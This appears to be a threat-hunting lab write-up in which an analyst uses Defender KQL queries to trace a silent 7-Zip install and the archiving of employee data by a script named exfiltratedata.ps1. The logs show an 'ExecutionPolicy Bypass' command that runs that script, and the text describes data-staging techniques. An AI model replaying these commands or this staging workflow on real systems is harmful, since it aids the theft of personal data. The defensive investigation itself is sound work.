


Have run the following queries to investigate further:

```
// Look for any kind of archive activity
let archive_applications = dynamic(["winrar.exe", "7z.exe", "winzip32.exe",
"peazip.exe", "Bandizip.exe", "UniExtract.exe", "POWERARC.EXE", "IZArc.exe",
"AshampooZIP.exe", "FreeArc.exe"]);
let VMName = "windows-target-1";
DeviceProcessEvents
| where FileName has_any(archive_applications)
| order by Timestamp desc
```



Discovering the “7z.exe” shown in this screenshot, which is a part of the query and confirms archive activity.



Sep 15, 2025 12:12:35 PM

// Look for any file activity, based on the Timestamp from any discovered process activity

```
let specificTime = datetime(2024-10-15T19:00:48.5615171Z);
let VMName = "windows-target-1";
DeviceFileEvents
| where Timestamp between ((specificTime - 1m) .. (specificTime + 1m))
| where DeviceName == VMName
| order by Timestamp desc
```

Run query | Set in query | Save | Share link | Create detection rule

Query

Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC. Don't want to see it again

```
// Look for any file activity, based on the Timestamp from any discovered process activity
let specificTime = datetime(2025-09-15T15:51:00.6149431Z);
let VMName = "brucesept15vmon";
DeviceFileEvents
| where Timestamp between ((specificTime - 1m) .. (specificTime + 1m))
| where DeviceName == VMName
| order by Timestamp desc

// Look for any network activity, based on the Timestamp from the process or file activity
```

Getting started | Results | Query history

Export | Show empty columns | 25 items | Search | 00:00.568 | Low

Filters: Add filter

Timestamp	DeviceId	DeviceName	ActionType	FileName
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	Screenshots.lnk
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	Screenshot 2025-09-15 ...
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	Screenshot 2025-09-15 ...

Discovering these findings:

Microsoft Defender | Search

Export | Show empty columns | 25 items | Search | 00:00.568 | Low | Chart type

Timestamp	DeviceId	DeviceName	ActionType	FileName	FolderPath	SHA1	SHA256	MD5
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7-Zip File Manager.lnk	C:\ProgramData\Micros...	30c1ade0b18ff2af16...	27be5c5f19404686c4...	2a5f3eb1f03897c745a
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	Uninstall.exe	C:\Program Files\7-Zip\...	631c3b573b87688a9...	2ffa1c010889dc2c03...	5dfdda860ba69df0ae0a
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7zG.exe	C:\Program Files\7-Zip\...	b79ab2c83803e1d6d...	0163ec83208b4902a...	4159ff3f09b72e504e25
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7zFM.exe	C:\Program Files\7-Zip\...	45a9765c26eb0b137...	028cf2158df45889e9...	004d7851f74f86704152
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7zCon.sfx	C:\Program Files\7-Zip\...	9c31dc7109a1051faa...	062c989ac695cfafdb...	dd69f1774b4a3feef30e
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7z.sfx	C:\Program Files\7-Zip\...	59937a1f6c4c2b6787...	6b57604755bd4410a...	2da1e169833d1ac3697
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7z.exe	C:\Program Files\7-Zip\...	5fe5d446406ff1e34d...	707f415d7d581edd9...	0b24892597dcb0257cd
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7z.dll	C:\Program Files\7-Zip\...	db38ac221275acd08...	e79ddfb6319dbf9bac...	1143c4905bba16d8cc0
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7-zip32.dll	C:\Program Files\7-Zip\...	f7b4a033baa1cdb81...	96313194a8ace0d6fb...	82e994d93bd2eed9ec4
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7-zip.dll	C:\Program Files\7-Zip\...	5644d95910852e50a...	f972b164d9a90821b...	d346530e648e15887ae
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7-zip.chm	C:\Program Files\7-Zip\...	f718e09a42e9ec49db...	f830ddc5280d00e1c...	99b88f4d6d13713053d
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	7z2408-x64.exe	C:\ProgramData\7z2408...	86918e72f2e43c9c66...	67cb9d3452c9dd974...	0330d0bd7341a9afe5b
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	employee-data-temp20...	C:\ProgramData\employ...	3fc3e50e087cc8cb65...	4d98dce684cedae86...	ad3efb7c499e459f1f8a
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	__PSScriptPolicyTest_0rp...	C:\Users\ThreatHunt\Ap...			
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	__PSScriptPolicyTest_zda...	C:\Users\ThreatHunt\Ap...			
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	exfiltratedata.ps1	C:\ProgramData\exfiltrat...	b0db873b03997b8f1...	ab1bfdfe3353b724ba...	3e81be17c12fbd32766
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	FileCreated	__PSScriptPolicyTest_ml0...	C:\Users\ThreatHunt\Ap...			

Discovering the powershell.exe and the “portable executable.” This is suspicious activity.

InitiatingProcessParentFile...	InitiatingProcessParentCrea...	RequestProtocol	RequestAccountName	RequestAccountDomain	RequestAccountSid	ReportId	AdditionalFields
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4677	{"FileType":"Unknown"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4649	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4648	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4647	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4646	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4645	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4644	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4643	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4640	{"FileType":"PortableExecutable"}
powershell.exe	Sep 15, 2025 10:50:51 AM	Local	ThreatHunt	bruceSept15vmon	S-1-5-21-560625984...	4638	{"FileType":"PortableExecutable"}

Sep 15, 2025 12:21:59 PM

```
// Look for any network activity, based on the Timestamp from the process or file activity
let VMName = "windows-target-1";
let specificTime = datetime(2024-10-15T19:00:48.5615171Z);
DeviceNetworkEvents
| where Timestamp between ((specificTime - 2m) .. (specificTime + 2m))
| where DeviceName == VMName
| order by Timestamp desc
```

Run query | Set in query | Save | Share link | Create detection rule

Query

Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC. Don't want to see it again

```
27  | order by Timestamp desc
28
29  // Look for any network activity, based on the Timestamp from the process or file activity
30  let VMName = "brucesept15vmon";
31  let specificTime = datetime(2025-09-15T15:51:00.6149431Z);
32  DeviceNetworkEvents
33  | where Timestamp between ((specificTime - 2m) .. (specificTime + 2m))
34  | where DeviceName == VMName
35  | order by Timestamp desc
36
```

Getting started | Results | Query history

Export | Show empty columns | 42 items | Search | 00:02.240 Low

Filters: Add filter

Timestamp	DeviceId	DeviceName	ActionType	RemoteIP
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionAcknowledg...	23.12.147.7
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	23.12.147.7
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	DnsConnectionInspected	168.63.129.16

Microsoft Defender | Search

Export | Show empty columns | 42 items | Search | 00:02.240 Low | Chart type

Filters: Add filter

Timestamp	DeviceId	DeviceName	ActionType	RemoteIP	RemotePort	RemoteUrl	LocalIP	LocalPort
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionAcknowledg...	23.12.147.7	443		10.1.0.161	61656
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	23.12.147.7	443		10.1.0.161	61656
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	DnsConnectionInspected	168.63.129.16	53		10.1.0.161	57583
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	DnsConnectionInspected	168.63.129.16	53		10.1.0.161	49233
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionAcknowledg...	51.13.112.137	443		10.1.0.161	61655
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionAcknowledg...	52.108.8.254	443		10.1.0.161	61654
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	DnsConnectionInspected	168.63.129.16	53		10.1.0.161	51165
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionAcknowledg...	150.171.73.254	443		10.1.0.161	61653
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	51.13.112.137	443		10.1.0.161	61655
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	52.108.8.254	443		10.1.0.161	61654
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	150.171.73.254	443		10.1.0.161	61653
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	DnsConnectionInspected	168.63.129.16	53		10.1.0.161	55625
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionAcknowledg...	204.79.197.222	443		10.1.0.161	61651
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	204.79.197.222	443		10.1.0.161	61651
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	23.96.180.189	443	arc.msn.com	10.1.0.161	61650

Discoveries and Summary:

`7z2408-x64.exe` is the **Windows 64-bit installer** for **7-Zip**, an open-source file archiver utility (version 24.08).


7-Zip is used to compress and decompress files and supports many archive formats (e.g., 7z, ZIP, RAR, TAR, GZ). Attackers sometimes drop or rename it to use in post-exploitation because it's portable, fast, and can be run without installation.


Legitimate use: normal file compression/decompression by users or admins.

Malicious use: adversaries may leverage 7-Zip to:

- **Exfiltrate data** (compress sensitive files into a single encrypted archive).
- **Stage payloads** (pack multiple tools/scripts together).
- **Evasion** (use strong AES-256 encryption in 7z files to avoid detection).

Discovery:





`exfiltratedata.ps1` is a PowerShell-based data-exfiltration utility — either malicious or a red-team tool — that can enumerate files, compress/encrypt them, and transmit them over network channels (Invoke-WebRequest/Invoke-RestMethod, BITS, SMB, or tunneled C2).

Why it's dangerous / what it can do:

- Collects sensitive files (documents, databases, credential stores).
- Compresses and/or encrypts to hide structure and reduce noise.
- Sends data out over common protocols (HTTP/S, FTP, SMB) or via a C2 channel, often using built-in Windows tooling so as to blend in.
- May be obfuscated or use encoded PowerShell to avoid detection.

Taking one of the instances that has been discovered of a .zip file being created, then took the timestamp and searched under DeviceProcessEvents for any activity that is happening 2 minutes before the archive was created and 2 minutes after the archive was created.
This enables us to see that around the same time a PowerShell script silently installs 7zip and then uses 7zip to "zip" up employee data into an archive.

Sep 15, 2025 12:56:39 PM

```
// Look for any network activity, based on the Timestamp from the process or file activity
let VMName = "brucesept15vmon";
let specificTime = datetime(2025-09-15T15:51:00.6149431Z);
DeviceProcessEvents
| where Timestamp between ((specificTime - 2m) .. (specificTime + 2m))
| where DeviceName == VMName
| order by Timestamp desc
```

Run query | Set in query | Save | Share link | Create detection rule

Query

Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC. Don't want to see it again

```
27  | order by Timestamp desc
28
29  // Look for any network activity, based on the Timestamp from the process or file activity
30  let VMName = "brucesept15vmon";
31  let specificTime = datetime(2025-09-15T15:51:00.6149431Z);
32  DeviceProcessEvents
33  | where Timestamp between ((specificTime - 2m) .. (specificTime + 2m))
34  | where DeviceName == VMName
35  | order by Timestamp desc
36
```

Getting started | Results | Query history

Export | Show empty columns | 18 items | Search | 00:00.596 | Low

Filters: Add filter

Timestamp	DeviceId	DeviceName	ActionType	FileName
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	dllhost.exe
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	SearchFilterHost.exe
Sep 15, 2025 10:5...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	SearchFilterHost.exe

ProcessCommandLine	ProcessInt
DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}	High
"SearchFilterHost.exe" 888 2688 2680 872 {0E5DCEC5-7795-4E38-9621-94DFD9F9A421}	Medium
"SearchFilterHost.exe" 888 1872 2508 872 {1295340B-BF50-4A88-BB2F-287E0B9B0016}	Medium
DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}	High
SnippingTool.exe	High
conhost.exe 0xffffffff -ForceV1	System
appidcertstorecheck.exe	System
"7z.exe" a C:\ProgramData\employee-data-20250915155052.zip C:\ProgramData\employee-data-temp20250915155052.csv	High
"SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe8_ Global\UsGthrCtrlFltPipeMssGthrPipe8 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows ...	System
"7z2408-x64.exe" /S	High
powershell.exe -ExecutionPolicy Bypass -File C:\programdata\exfiltratedata.ps1	High
"cmd.exe" /c powershell.exe -ExecutionPolicy Bypass -File C:\programdata\exfiltratedata.ps1	High
"msedgewebview2.exe" --type=utility --utility-sub-type=unzip.mojom.Unzipper --lang=en-US --service-sandbox-type=service --noerrdialogs --user-data-dir="C:\Users\ThreatHunt\AppData\Local\Packa...	Low


---


To find more evidence I ran this command:

Sep 15, 2025 1:16:51 PM

// Look for any network activity, based on the Timestamp from the process or file activity
let VMName = "brucesept15vmon";

```
let specificTime = datetime(2025-09-15T15:51:00.6149431Z);
DeviceProcessEvents
| where Timestamp between ((specificTime - 2m) .. (specificTime + 2m))
| where DeviceName == VMName
| order by Timestamp desc
| project Timestamp, DeviceName, ActionType, FileName, ProcessCommandLine
```





Showing more evidence of these files being created and then exfiltrating data.

However, there is no evidence that the data was actually exfiltrated.

In MITRE ATT&CK terms this maps to:

T1560: Archive Collected Data and often involves **T1059.001: PowerShell** and exfiltration techniques such as **T1041 / T1071.001** depending on the transport used.

T1560 – Archive Collected Data (for exfiltration), sometimes **T1027 – Obfuscated Files or Information** (if used for packing/encryption).

Response, within the scope/backstory of the Lab

Immediate containment & remediation:

1. Isolate the host from the network.

2. Preserve memory and disk (collect the `exfiltratedata.ps1` file, PowerShell logs, and network pcap if available).

3. Identify scope: what files were accessed and where they were potentially sent.

4. Hunt for related IOCs (domains, IPs, related scripts or scheduled tasks) and block them; rotate credentials if sensitive data was exposed.

5. Remediate the host (clean or rebuild) and harden PowerShell logging/policy to prevent re-use.

These Findings, Notes, Evidence, and Data has been communicated to the employee’s manager. However, there is no evidence that the data was actually exfiltrated. Will await further instructions from Management.